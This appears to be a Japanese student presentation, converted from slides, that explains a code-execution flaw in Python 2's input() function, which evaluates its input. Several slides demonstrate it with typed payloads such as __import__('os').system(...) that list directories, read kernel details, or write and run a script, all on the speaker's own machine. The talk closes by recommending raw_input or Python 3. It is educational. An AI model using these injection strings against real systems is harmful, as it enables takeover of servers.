

Python2.x の input 関数に

遠隔でサーバを乗っ取る

RCE

脆弱性がある話



xryuseix

@ryusei_ishika

1回生が入ったので、自己紹介

- 名前：石川琉聖(ID: xryuseix)
- セキュリティとアルゴリズムをやります
- いろんなイベントに出没します
- RiST元副団体長, RiPPro元団体長です
- C++とPythonをよく書きます

Event

年	内容
2019	セキュリティ・キャンプ全国大会2019 集中開発コース 暗号化通信ゼミ
2020-2021	若手セキュリティイノベーター育成プログラム SecHack365 研究駆動コース
2020	AVTOKYO 2020 Talks 情報通信システムセキュリティ研究会 (ICSS) ▼ 研究テーマ <div> <ul style="list-style-type: none"> 「仮想背景を使用したリモート会議映像における秘匿された背景の再構築手法」 ○辻知希, 石川琉聖 (立命館大) ・衛藤将史 (NICT) ・服部祐一 (セキュアサイクル) ・井上博之 (広島市大) 「プログラミングコンテストにおけるソースコードの盗作検知手法の実装と評価」 ○石川琉聖 (立命館大) ・服部祐一 (セキュアサイクル) ・井上博之 (広島市大) ・猪俣敦夫 (阪大) </div>
2021	
2021	ICPC アジア地区横浜大会

Media

年	内容
2021	サイバーセキュリティII 第2回 情報セキュリティ教育と人材育成 BS231ch


Hack

年	内容
2020-	IPA 脆弱性関連情報届出受理 42件 ▶ 取得番号一覧

<https://xryuseix.github.io/>

ここからが本題です

- RCEという脆弱性について
- 正式名称：Remote Code Execution
- 遠隔から任意のコードが実行可能な脆弱性
- 好きなプログラムが動かせるので、なんでもできる
 - システム乗っ取る
 - マイニング
 - 個人情報全部抜き取る
 - コンピュータのファイルを全部消して二度と起動できなくする
 - とか、なんでもできる



A screenshot of a macOS terminal window titled "-zsh". The window shows a command prompt where the user enters `sudo echo "ルート権限でシェルが使えるのと一緒に"`. The output is `ルート権限でシェルが使えるのと一緒に`. The timestamp 20:14:23 is visible. Below this, another timestamp 20:14:26 is shown, indicating the next step in the demonstration.



python™

バージョン 2.x

- 2020年1月1日にサポート終了
- Python3と互換性なし
- 2to3ってツールでPython2から3に変換可能
- 脆弱性の宝石箱



python™

バージョン 3.x

- 今現在サポートされているバージョン(latest:3.9.4 2020/4/4)
- 使っている人はイケメン
- 使っている人は天才



```
py2.py ×  
py2.py > ...  
1 e = input("Enter something :")  
2  
3 print e
```

- さて問題, このソースコードの脆弱な箇所を教えてください (1~3で答えて)

問題のあるコード

```
py2.py ×  
py2.py > ...  
1 e = input("Enter something :")  
3 print e
```


1. 戻り値は型を指定しないとダメ

2. input関数は全部脆弱

3. input関数に文字列を入れてはダメ

4. print文はprint(e)としないとダメ


- さて問題, このソースコードの脆弱な箇所を教えてください (1~3で答えて)



```
py2.py × 正解  
py2.py > ...  
1 e = input("Enter something :")  
2 2. input関数は全部脆弱  
3 print e
```

- さて問題, このソースコードの脆弱な箇所を教えてください (1~3で答えて)


通常の動作



```
-zsh
> ~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> python2 py2.py
Enter something :123
123

>
```


実行結果



```
py2.py ×
py2.py > ...
1 e = input("Enter something :")
2
3 print e
```

ソースコード


攻撃の動作(検証)



```
~$ python2 py2.py
Enter something :1+2
3
```

← 入力したものが
"プログラムとして" 実行されてる？

実行結果



```
py2.py
1 e = input("Enter something :")
2
3 print e
```

ソースコード

実際に攻撃してみます(3)

攻撃の動作

```
-zsh
Apple > ~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> python2 py2.py
Enter something :__import__("os").system("ls /")
Applications Volumes      etc      sbin
Library      bin      home     tmp
System       cores   opt      usr
Users        dev     private  var
0

Apple > ~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> python2 py2.py
Enter something :__import__("os").system("uname -a")
Darwin MacBook-Pro-9.local 20.3.0 Darwin Kernel Version 20.3.0:
Thu Jan 21 00:06:51 PST 2021; root:xnu-7195.81.3~1/RELEASE_ARM64
_T8101 arm64
0

Apple > ~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> 
```

実行結果

```
py2.py ×
py2.py > ...
1 e = input("Enter something :")
2
3 print e
```

ソースコード

実際に攻撃してみます(4)

攻撃の動作

```
-zsh
Apple > ~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> python2 py2.py
Enter something :__import__("os").system("ls /")
Applications Volumes      etc          sbin
Library      bin          home         tmp
System       cores       opt          usr
Users        dev         private      var
0
OSコマンドの "ls /" が使えています
Apple > ~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> python2 py2.py
Enter something :__import__("os").system("uname -a")
Darwin MacBook-Pro-9.local 20.3.0 Darwin Kernel Version 20.3.0:
Thu Jan 21 00:06:51 PST 2021; root:xnu-7195.81.3~1/RELEASE_ARM64
_T8101 arm64
カーネルの名前,バージョン,
ハードウェアが読み取れる
Apple > ~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> 
```

実行結果

```
py2.py ×
py2.py > ...
1 e = input("Enter something :")
2
3 print e
```

ソースコード

好きなプログラムを実行する

```
rce.txt
1 __import__("os").system('echo "ここにプログラムを書く，改行は\n
  できる" > evil.py; python evil.py')
```

```
rce.txt
1 __import__("os").system('echo "a=3\nb=5\nprint(a+b)" >
  evil.py; python evil.py')
```

プログラムを書く



```
py2.py x
py2.py > ...
1 e = input("Enter something :")
2
3 print e
```

ソースコード

```
-zsh
~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> python2 py2.py
Enter something :__import__("os").system('echo "a=3\nb=5\nprint(a+b)" > evil.py; python evil.py')
8 ←こっちが自分のプログラムの実行結果
0 ←こっちはOSコマンドが正常終了したことを表す0(たぶん)

~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> 
```

実行！

実際に攻撃してみます(6)

Python3の場合

```
rce.txt
1  __import__("os").system('echo "a=3\nb=5\nprint(a+b)" >
   evil.py; python evil.py')
```

プログラムを書く

```
py3.py  ×
py3.py > ...
1  e = input("Enter something :")
2
3  print(e)
```


ソースコード

```
-zsh
~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
> python3 py3.py
Enter something :__import__("os").system('echo "a=3\nb=5\nprint(
a+b)" > evil.py; python evil.py')
__import__("os").system('echo "a=3\nb=5\nprint(a+b)" > evil.py;
python evil.py')
← 任意コードが実行されず,
  入力文字がそのまま表示される
~/Desktop/C/サ/RiS/python_input > master ↑1 !14 ?30
>
```

実行！

なぜなのか(1)

Python2の場合



```
Python
~/Desktop/C/サ/RIS/python_input > python2

WARNING: Python 2.7 is not recommended.
This version is included in macOS for compatibility with legacy
software.
Future versions of macOS will not include Python 2.7.
Instead, it is recommended that you transition to using 'python3'
from within Terminal.

Python 2.7.16 (default, Dec 21 2020, 23:00:36)
[GCC Apple LLVM 12.0.0 (clang-1200.0.30.4) [+internal-os, ptraut
h-isa=sign+stri on darwin
Type "help", "copyright", "credits" or "license" for more inform
ation.
>>> help()

Welcome to Python 2.7! This is the online help utility.

If this is your first time using Python, you should definitely c
heck out
the tutorial on the Internet at http://docs.python.org/2.7/tutor
ial/.

Enter the name of any module, keyword, or topic to get help on w
riting
Python programs and using Python modules. To quit this help uti
lity and
return to the interpreter, just type "quit".

To get a list of available modules, keywords, or topics, type "m
odules",
"keywords", or "topics". Each module also comes with a one-line
summary
of what it does; to list the modules whose summaries contain a g
iven word
such as "spam", type "modules spam".


help> input
Help on built-in function input in module __builtin__:

input(...)
    input([prompt]) -> value

    Equivalent to eval(raw_input(prompt)).

help> |
```

拡大
→



```
help> input
Help on built-in function input in module __builtin__:


input(...)
    input([prompt]) -> value

    Equivalent to eval(raw_input(prompt)).
```

- Python2 の input() は Python2 の eval(raw_input()) と等しいらしい
- Python2 の raw_input() と Python3のinput() は一緒
- eval は式を評価(実行)する関数

インタラクティブモードの
helpコマンドでマニュアルを見る

Python3の場合



```
less ㄿ⌘1
Help on built-in function input in module builtins:

input(prompt=None, /)
    Read a string from standard input.  The trailing newline is
    stripped.

    The prompt string, if given, is printed to standard output w
    trailing newline before reading input.

    If the user hits EOF (*nix: Ctrl-D, Windows: Ctrl-Z+Return),
    On *nix systems, readline is used if available.
~
~
~
lines 1-10/10 (END)
```

- 読むとちゃんと文字列を読み込むって書いてある(それはそう)

- Python2 の input は Python3 と違い、式を評価する
- 式に OS コマンドを入れれば RCE が可能
- Python3 では修正済み(?)←修正って言うのかな
- Python2 では raw_input で対策できる

結論

Pythonは3系使え